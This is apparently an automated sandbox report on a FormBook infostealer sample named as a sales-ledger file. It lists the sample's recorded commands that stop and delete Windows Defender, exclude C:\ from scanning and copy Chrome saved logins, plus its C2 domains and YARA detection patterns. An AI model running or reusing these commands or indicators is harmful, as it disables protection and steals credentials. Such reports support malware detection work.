ID: 385451
Sample Name: Require your Sales Ledger from 01-April-2020.exe
Cookbook: default.jbs
Time: 14:38:30
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Require your Sales Ledger from 01-Apr…

Overview


General Information

Sample Name:	Require your Sales Ledger from 01-April-2020.exe
Analysis ID:	385451
MD5:	c7c27e1859f1593..
SHA1:	deb5544c037a77..
SHA256:	d7e71646c94270..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected FormBook malware
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Sigma detected: Steal Google chrom…
- Snort IDS alert for network traffic (e…
- System process connects to networ…
- Yara detected FormBook
- .NET source code contains potentia…
- Adds a directory exclusion to Windo…
- C2 URLs / IPs found in malware con…

Classification



Startup

- **System is w10x64**
- Require your Sales Ledger from 01-April-2020.exe (PID: 5792 cmdline: 'C:\Users\user\Desktop\Require your Sales Ledger from 01-April-2020.exe' MD5: C7C27E1859F1593AEDB1EEBF0A15175E)
  - AdvancedRun.exe (PID: 2644 cmdline: 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /EXEFilename 'C:\Windows\System32\sc.exe' /WindowState 0 /CommandLine 'stop WinDefend' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 6200 cmdline: 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /SpecialRun 4101d8 2644 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - conhost.exe (PID: 3468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - AdvancedRun.exe (PID: 6332 cmdline: 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /EXEFilename 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' /WindowState 0 /CommandLine 'rmdir 'C:\ProgramData\Microsoft\Windows Defender' -Recurse' /StartDirectory '' /RunAs 8 /Run MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
    - AdvancedRun.exe (PID: 7124 cmdline: 'C:\Users\user\AppData\Local\Temp\AdvancedRun.exe' /SpecialRun 4101d8 6332 MD5: 17FC12902F4769AF3A9271EB4E2DACCE)
  - powershell.exe (PID: 2420 cmdline: 'powershell' Add-MpPreference -ExclusionPath C:\ MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6220 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Require your Sales Ledger from 01-April-2020.exe (PID: 6300 cmdline: C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe MD5: C7C27E1859F1593AEDB1EEBF0A15175E)
    - explorer.exe (PID: 3388 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - cmmon32.exe (PID: 6856 cmdline: C:\Windows\SysWOW64\cmmon32.exe MD5: 2879B30A164B9F7671B5E6B2E9F8DFDA)
        - cmd.exe (PID: 2644 cmdline: /c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V MD5: F3BDBE3BB6F734E357235F4D5898582D)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.consultoramulticars.com/suod/"
  ],
  "decoy": [
    "ynyshs.com",
    "freethegameboy.info",
    "mpsaklera.com",
    "neverlunar.icu",
    "coffeegoeth.com",
    "your-card.net",
    "rmcorredores.com",
    "binaconsa.com",
    "themovingmountains.com",
    "payalbansalinteriordesign.com",
    "dglala.com",
    "bettermelifestyle.com",
    "catnipny.com",
    "wwwpinxixi.com",
    "41dongbu.com",
    "fsdhgfdhkjgfhgsdf.com",
    "maemarienaturally.com",
    "1rugbycoachblog.com",
    "yax53.com",
    "vv4065.com",
    "gokcensesli.com",
    "huangshewangzhan.com",
    "ubiqshop.com",
    "therealfeelbeauty.net",
    "gotanie.com",
    "magentos6.com",
    "dektebopdtdl.support",
    "balabala.run",
    "skmagicjiksoohalawati.com",
    "systemandsystems.com",
    "theprismaticbody.com",
    "admiralsecuritysolutions.com",
    "seguro123.com",
    "uniquetips.net",
    "benugo-online.com",
    "domentemenegi24.com",
    "wisepinch.com",
    "wujinglingwudao.com",
    "teachmehowtomortgage.com",
    "prime-living.wien",
    "cancelrockethomes.com",
    "magickennels.info",
    "fytsky.com",
    "hyeonjin.net",
    "cecisgiftstore.com",
    "bikinibut.com",
    "laurakonner.com",
    "pissedoffpainters.com",
    "colec2c.com",
    "africandirectors.com",
    "criss-nutricionymakeup.com",
    "mathwithprofessorpi.com",
    "soretyje.com",
    "sellingparadiseproperties.com",
    "pinscan1502.com",
    "lifeunscriptedfilms.com",
    "alhula.com",
    "slutdating.online",
    "sofiadumonde.com",
    "dasanyang995.com",
    "fit2x.com",
    "seniorlivingcaelderly.com",
    "21stglobalequipments.com",
    "xiamencapital.com"
  ]
}
```


Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Require your Sales Ledger from 01-April-2020.exe	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	

Memory Dumps

Source	Rule	Description	Author	Strings
00000018.00000002.373722218.0000000000D60000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000018.00000002.373722218.0000000000D60000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1590f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa57a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb273:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b507:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000018.00000002.373722218.0000000000D60000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x18429:$sqlite3step: 68 34 1C 7B E1 • 0x1853c:$sqlite3step: 68 34 1C 7B E1 • 0x18458:$sqlite3text: 68 38 2A 90 C5 • 0x1857d:$sqlite3text: 68 38 2A 90 C5 • 0x1846b:$sqlite3blob: 68 53 D8 7F 8C • 0x18593:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.314738221.0000000002951000.00000004.00000001.sdmp	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
00000018.00000002.373557469.0000000000CE0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
Click to see the 25 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
0.0.Require your Sales Ledger from 01-April-2020.exe.500000.0.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
24.2.Require your Sales Ledger from 01-April-2020.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
24.2.Require your Sales Ledger from 01-April-2020.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d62:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x977a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa473:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a707:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b71a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
24.2.Require your Sales Ledger from 01-April-2020.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x17629:$sqlite3step: 68 34 1C 7B E1 • 0x1773c:$sqlite3step: 68 34 1C 7B E1 • 0x17658:$sqlite3text: 68 38 2A 90 C5 • 0x1777d:$sqlite3text: 68 38 2A 90 C5 • 0x1766b:$sqlite3blob: 68 53 D8 7F 8C • 0x17793:$sqlite3blob: 68 53 D8 7F 8C
24.0.Require your Sales Ledger from 01-April-2020.exe.710000.0.unpack	JoeSecurity_CosturaAssemblyLoader	Yara detected Costura Assembly Loader	Joe Security	
Click to see the 5 entries				

Sigma Overview

System Summary:

Sigma detected: Steal Google chrome login data

Signature Overview



- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Detected FormBook malware

Malicious sample detected (through community Yara rule)

Data Obfuscation:

.NET source code contains potential unpacker

Yara detected Costura Assembly Loader

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Adds a directory exclusion to Windows Defender

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Application Shimming 1	Exploitation for Privilege Escalation 1	Disable or Modify Tools 1 1	OS Credential Dumping 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Windows Service 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	Credential API Hooking 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 1	Exploi Redire Calls/S
Domain Accounts	Service Execution 2	Logon Script (Windows)	Access Token Manipulation 1	Obfuscated Files or Information 4	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Windows Service 1	Software Packing 1 3	NTDS	Security Software Discovery 3 3 1	Distributed Component Object Model	Credential API Hooking 1	Scheduled Transfer	Application Layer Protocol 1 1 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Process Injection 5 1 2	Rootkit 1	LSA Secrets	Virtualization/Sandbox Evasion 4 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1	Cached Domain Credentials	Process Discovery 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 4 1	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Access Token Manipulation 1	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 5 1 2	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Require your Sales Ledger from 01-April-2020.exe	29%	ReversingLabs	ByteCode-MSIL.Trojan.Wacatac	
Require your Sales Ledger from 01-April-2020.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\AdvancedRun.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\AdvancedRun.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\Require your Sales Ledger from 01-April-2020.exe	29%	ReversingLabs	ByteCode-MSIL.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
24.2.Require your Sales Ledger from 01-April-2020.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.jiyu-kobo.co.jp/s20	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Pi	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSACodeSigningCA.crt0#	0%	URL Reputation	safe	
http://www.fontbureau.coml1	0%	URL Reputation	safe	
http://www.fontbureau.coml1	0%	URL Reputation	safe	
http://www.fontbureau.coml1	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/-cz	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/-cz	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/-cz	0%	URL Reputation	safe	
http://www.seniorlivingcaelderly.com/suod/	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0e	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0C	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.seniorlivingcaelderly.com/suod/?RL0=uVgD4bu0-2R4Or&Sxo=LsHPYRuctkoWulzKyGbvgGfg2m0Ehvoa2gaw5h/iu275rsWI7O6TvqToE0BPOi46d4K3	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
www.consultoramulticars.com/suod/	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/5i	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/-czti	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/d.	0%	Avira URL Cloud	safe	
http://www.seniorlivingcaelderly.com	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htmcP	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/fi	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Bi)	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cnto	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/jp/q	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/jp/	0%	URL Reputation	safe	
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/Y0ftYi	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/q	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/Yi	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.soretyje.com	81.17.18.194	true	false		unknown
www.seniorlivingcaelderly.com	185.53.179.90	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.seniorlivingcaelderly.com/suod/	true	• Avira URL Cloud: safe	unknown
http://www.seniorlivingcaelderly.com/suod/?RL0=uVgD4bu0-2R4Or&Sxo=LsHPYRuctkoWulzKyGbvgGfg2m0Ehvoa2gaw5h/iu275rsWI7O6TvqToE0BPOi46d4K3	true	• Avira URL Cloud: safe	unknown
www.consultoramulticars.com/suod/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.jiyu-kobo.co.jp/s20	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.242943283.0000000005863000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.fontbureau.com/designersG	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.msn.com/?ocid=iehpLMEM	cmmon32.exe, 00000020.00000003.390011367.00000000030E2000.00000004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000002.319815659.00000000059D0000.00000002.00000001.sdmp, explorer.exe, 00000019.00000000.349817912.0000000008B40000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	Require your Sales Ledger from 01-April-2020.exe, 00000000.00000003.310610016.0000000003C09000.00000004.00000001.sdmp, AdvancedRun.exe.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.msn.com/de-ch/?ocid=iehpLMEMh	cmmon32.exe, 00000020.00000003.390011367.00000000030E2000.00000004.00000001.sdmp	false		high
